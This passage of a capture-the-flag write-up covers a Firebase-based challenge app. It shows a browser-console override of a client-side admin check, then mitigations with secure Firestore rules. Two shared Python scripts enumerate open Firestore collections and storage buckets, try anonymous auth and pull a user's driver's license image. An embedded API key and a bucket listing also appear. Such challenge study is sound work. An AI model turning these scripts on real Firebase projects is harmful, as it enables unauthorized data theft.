                children: ["window.ADMIN_UID: ", window.ADMIN_UID || "not set"]
            })]
        })
    })]
})
// ...omissis...
function zP() {
    return S.jsx(bP, {
        children: S.jsx(uT, {
            children: S.jsxs(nT, {
                // ...omissis...
                }), S.jsx(ai, {
                    path: "/admin",
                    element: S.jsx(Ua, {
                        children: S.jsx(jP, {})
                    })
                // ...omissis...
            })
        })
    })
}
The code revealed that the application verifies if window.ADMIN_UID matches the hardcoded string 3loaihgxP0VwCTKmkHHFLe6FZ4m2.
Additionally, when I tried accessing the /admin route directly, I got an Access Denied error that disclosed the information too: 
To bypass this, I set the variable manually in the browser console: 
This successfully tricked the client-side validation, exposing the Admin UI: 
In the Admin dashboard, I found the secret passphrase: GigGigglesGiggler.
Dissecting the attack
graph TD
    subgraph Recon [1. Discovery & Enumeration]
        A["Source Code Analysis (Firebase Config)"]
        B["Cloud Resource Enumeration (Firestore/Storage Dumping)"]
    end

    subgraph Creds [2. Credential Access]
        C["Metadata Analysis (EXIF GPS Data)"]
        D["Password Recovery (Location Identification)"]
    end

    subgraph PrivEsc [3. Privilege Escalation]
        E["Client-Side Logic Analysis (JS Debugging)"]
        F["DOM Manipulation (Variable Overwrite)"]
    end

    %% Flow Connections
    A -->|Extract API Keys| B
    B -->|Download Images| C
    C -->|Find 'Gnomesville'| D
    D -->|Login as Barnaby| E
    E -->|Override ADMIN_UID| F
    F -->|Access Admin Panel| G[Objective Reached]

    %% Styling
    style A fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style B fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style C fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
    style D fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
    style E fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style F fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
| Phase | Vulnerability (CWE) | Mitigation |
|---|---|---|
| 1. Discovery | CWE-284 Improper Access Control (Open Firestore & Storage Buckets) | Access Control (Security Rules / Least Privilege) |
| 2. Credentials | CWE-200 Exposure of Sensitive Information to an Unauthorized Actor (EXIF Metadata / Chat Logs) | Data Sanitization (Strip Metadata / Data Minimization) |
| 3. PrivEsc | CWE-602 Client-Side Enforcement of Server-Side Security (Admin Check in Browser) | Server-Side Validation (Custom Claims / Backend Authz) |
Fixing the Cloud Security (CWE-284)
Vulnerability: The Firestore database was configured with overly permissive security rules (likely allow read: if true;), allowing any unauthenticated user to dump the entire dms, gnomes, and tea collections via the REST API.
Fix: Implement granular Firestore Security Rules. Restrict access so users can only read documents relevant to them (e.g., their own DMs or public profiles), and ensure sensitive collections like admins are totally locked down.
Secure Configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
service cloud.firestore {
  match /databases/{database}/documents {
    // FIX: Only allow authenticated users to read public profiles
    match /gnomes/{userId} {
      allow read: if request.auth != null;
    }
    // FIX: Only allow participants to read their own DMs
    match /dms/{messageId} {
      allow read: if request.auth != null &&
                 (resource.data.senderUid == request.auth.uid || resource.data.receiverUid == request.auth.uid);
    }
    // FIX: Deny all access to admin data by default (no rule = deny)
    match /admins/{document=**} {
      allow read, write: if false;
    }
  }
}
Impact: Prevents unauthorized data enumeration. Even if an attacker finds the API config, they cannot download the database content.
Fixing the Client-Side Trust (CWE-602)
Vulnerability: The administration panel access control was performed entirely in the browser using the check window.ADMIN_UID === f. Since the browser environment is controlled by the user, this check is trivial to bypass by manually setting the variable.
Fix: Move the authorization logic to the Server-Side. Use Firebase Custom Claims to mark accounts as admins, and enforce these claims in Firestore Security Rules or Cloud Functions.
Vulnerable Code (Frontend):
1
2
3
// FLAW: Client-side check
const is_admin = window.ADMIN_UID === hardcoded_admin_uid;
if (is_admin) showAdminPanel();
Secure Design (Backend/Rules):
- Set Claim (Server):
admin.auth().setCustomUserClaims(uid, {admin: true}) - Enforce (Rules):
1
2
3
match /admins/secret_operations {
allow read: if request.auth.token.admin == true;
}
Impact: Modifying variables in the console yields no access because the server will reject the request for the admin data based on the missing cryptographic token claim.
Fixing the Data Leakage (CWE-200)
Vulnerability: The application stored images without stripping metadata, allowing the extraction of exact GPS coordinates (Gnomesville) from the driver’s license photo. Additionally, sensitive password hints were stored in cleartext within the dms and tea collections.
Fix: Implement Data Sanitization and Minimization.
- Strip Metadata: Automatically remove EXIF data (GPS, Camera Model) from images upon upload using a Cloud Function.
- Data Loss Prevention: Detect and block or mask sensitive patterns (like “password is”) in public posts or DMs.
Secure Design (Cloud Function for Image Sanitization):
1
2
3
4
exports.sanitizeImage = functions.storage.object().onFinalize(async (object) => {
  // FIX: Use ImageMagick to strip metadata
  await spawn('mogrify', ['-strip', tempFilePath]);
});
Impact: Even if a file is accessed, it will not reveal the physical location of the user.
Funsies
(Kudos) The solution from m0bilesecurity
To be honest, at first I took a look at the website but I didn’t feel like digging into the challenge immediately. That said, I remembered Firebase was used a lot on mobiles at a certain point and my go-to person for mobile topics is m0bilesecurity. So, I dropped him a text: 
And that’s how, despite he was very busy and probably fixing something on RMS as he pushed 3 commits that week, at 22:36 my phone rang again. This time it was a script: 
At that point I sent him the hints for the challenge and got rigthfully insulted because I didn’t send them before. In my defense I didn’t think he was gonna work on it, and neither did he 🤣
After ~10 minutes he wrote me again: 
To which I replied with a video where I tried the flag and shown it worked, kudos!
Files shared in the chat
Script: lamo_1.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
import requests
import json

PROJECT_ID = "holidayhack2025"
BASE_URL = f"https://firestore.googleapis.com/v1/projects/{PROJECT_ID}/databases/(default)/documents/"
HEADERS = {"Content-Type": "application/json"}

# Dictionary to store all results
results = {
    "collections": {}
}

# Read a collection and save the result
def read_collection(collection):
    url = BASE_URL + collection
    resp = requests.get(url)
    print(f"\nRead {collection} - Status: {resp.status_code}")

    try:
        data = resp.json()
        print(f"Data received for {collection}")
        # Save to results dictionary
        results["collections"][collection] = {
            "status_code": resp.status_code,
            "data": data
        }
    except Exception as e:
        print(f"JSON parsing error: {e}")
        results["collections"][collection] = {
            "status_code": resp.status_code,
            "error": resp.text
        }

# Write a document to a collection
def write_document(collection, data):
    url = BASE_URL + collection
    resp = requests.post(url, headers=HEADERS, data=json.dumps({"fields": data}))
    print(f"\nWrite {collection} - Status: {resp.status_code}")
    try:
        print(json.dumps(resp.json(), indent=2))
    except Exception:
        print(resp.text)

# Execute read operations
print("=== Starting collection read tests ===")
read_collection("tea")
read_collection("dms")
read_collection("gnomes")

# Save all results to a JSON file
output_file = "firebase_results.json"
with open(output_file, "w", encoding="utf-8") as f:
    json.dump(results, f, indent=2, ensure_ascii=False)

print(f"\n=== Results saved to {output_file} ===")
Script: lamo_2.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
import requests
import json

PROJECT_ID = "holidayhack2025"
API_KEY = "AIzaSyDvBE5-77eZO8T18EiJ_MwGAYo5j2bqhbk"
STORAGE_BUCKET = "holidayhack2025.firebasestorage.app"

# Barnaby's user ID
BARNABY_UID = "l7VS01K9GKV5ir5S8suDcwOFEpp2"

# Try different Firebase Storage REST API approaches
def try_list_storage():
    """Try to list files in the storage bucket"""
    urls = [
        f"https://firebasestorage.googleapis.com/v0/b/{STORAGE_BUCKET}/o",
        f"https://storage.googleapis.com/storage/v1/b/{STORAGE_BUCKET}/o",
        f"https://firebasestorage.googleapis.com/v0/b/{PROJECT_ID}.appspot.com/o"
    ]

    for url in urls:
        print(f"\nTrying: {url}")
        resp = requests.get(url, params={"key": API_KEY})
        print(f"Status: {resp.status_code}")
        print(f"Response: {resp.text[:500]}")

def try_direct_file_access():
    """Try to access Barnaby's driver's license directly"""
    file_paths = [
        f"gnome-documents/{BARNABY_UID}/driverslicense.jpeg",
        f"gnome-documents%2F{BARNABY_UID}%2Fdriverslicense.jpeg"
    ]

    for file_path in file_paths:
        url = f"https://firebasestorage.googleapis.com/v0/b/{STORAGE_BUCKET}/o/{file_path}"
        print(f"\nTrying: {url}")

        # Try with API key
        resp = requests.get(url, params={"alt": "media", "key": API_KEY})
        print(f"Status: {resp.status_code}")

        if resp.status_code == 200:
            # Save the image
            with open("barnaby_license.jpeg", "wb") as f:
                f.write(resp.content)
            print("✓ Downloaded driver's license!")
            return True
        else:
            print(f"Error: {resp.text[:200]}")

    return False

def try_anonymous_auth():
    """Try to authenticate anonymously with Firebase"""
    auth_url = f"https://identitytoolkit.googleapis.com/v1/accounts:signUp?key={API_KEY}"

    payload = {
        "returnSecureToken": True
    }

    print("\nTrying anonymous authentication...")
    resp = requests.post(auth_url, json=payload)
    print(f"Status: {resp.status_code}")

    if resp.status_code == 200:
        data = resp.json()
        token = data.get("idToken")
        print(f"✓ Got auth token: {token[:50]}...")
        return token
    else:
        print(f"Error: {resp.text}")
        return None

# Execute the attempts
print("=== Attempting Firebase Storage Access ===\n")

# Try 1: List storage contents
print("--- Method 1: List Storage ---")
try_list_storage()

# Try 2: Direct file access
print("\n--- Method 2: Direct File Access ---")
if try_direct_file_access():
    print("\nSuccess! Check barnaby_license.jpeg")
else:
    # Try 3: Anonymous authentication first
    print("\n--- Method 3: Anonymous Auth + Access ---")
    token = try_anonymous_auth()

    if token:
        # Try with auth token
        file_path = f"gnome-documents%2F{BARNABY_UID}%2Fdriverslicense.jpeg"
        url = f"https://firebasestorage.googleapis.com/v0/b/{STORAGE_BUCKET}/o/{file_path}"

        headers = {"Authorization": f"Bearer {token}"}
        resp = requests.get(url, params={"alt": "media"}, headers=headers)

        if resp.status_code == 200:
            with open("barnaby_license.jpeg", "wb") as f:
                f.write(resp.content)
            print("✓ Downloaded with auth token!")
        else:
            print(f"Failed with token: {resp.text[:200]}")
JSON: o.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
{
  "prefixes": [],
  "items": [
    {
      "name": "gnome-avatars/6J2bowmKiNVbITWmR4XsxjH7i492_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/6nBUHcdxo2fLKSYqYyipr9iCOey2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/7sQlw9l4xUOWSjDTphvLgKVEm0j1_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/G5c0vX06WOaEf1YKutqkur4HEU63_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/IvLFBZQgo3R6iteLHmShbWmctqo2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/LA5w0EskgSbQyFnlp9OrX8Zovu43_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/LOPFa6rXj6eB7uMVHu6IbKARYbe2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/PyxedrsAN2bewsg4Rno9SsCqZHg2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/RQw0hYxlKIhsTUVPyR8ivrM3ls02_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/VgJCVlELJ6VfQTxeIt1dR5PWyiX2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/golJeh7xg9YUvcj5nDugTssQPy62_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/jlm1nPFV5xWM4jQaokLHDb6K8kj1_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/kmoZyOIt7sWgehQC8ovcsxXPWUS2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/l7VS01K9GKV5ir5S8suDcwOFEpp2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/prxA2hBSkhg3dkhkfzvnlGxCCfP2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/pwbhMFuRbkesddTrtT3gVRzv8Ux1_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/q6GasKLVBYSo3g4c1mI6qXDpRmv2_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
      "name": "gnome-avatars/xK25sJX7usSwAJwAjpN8DMfzS872_profile.png",
      "bucket": "holidayhack2025.firebasestorage.app"
    },
    {
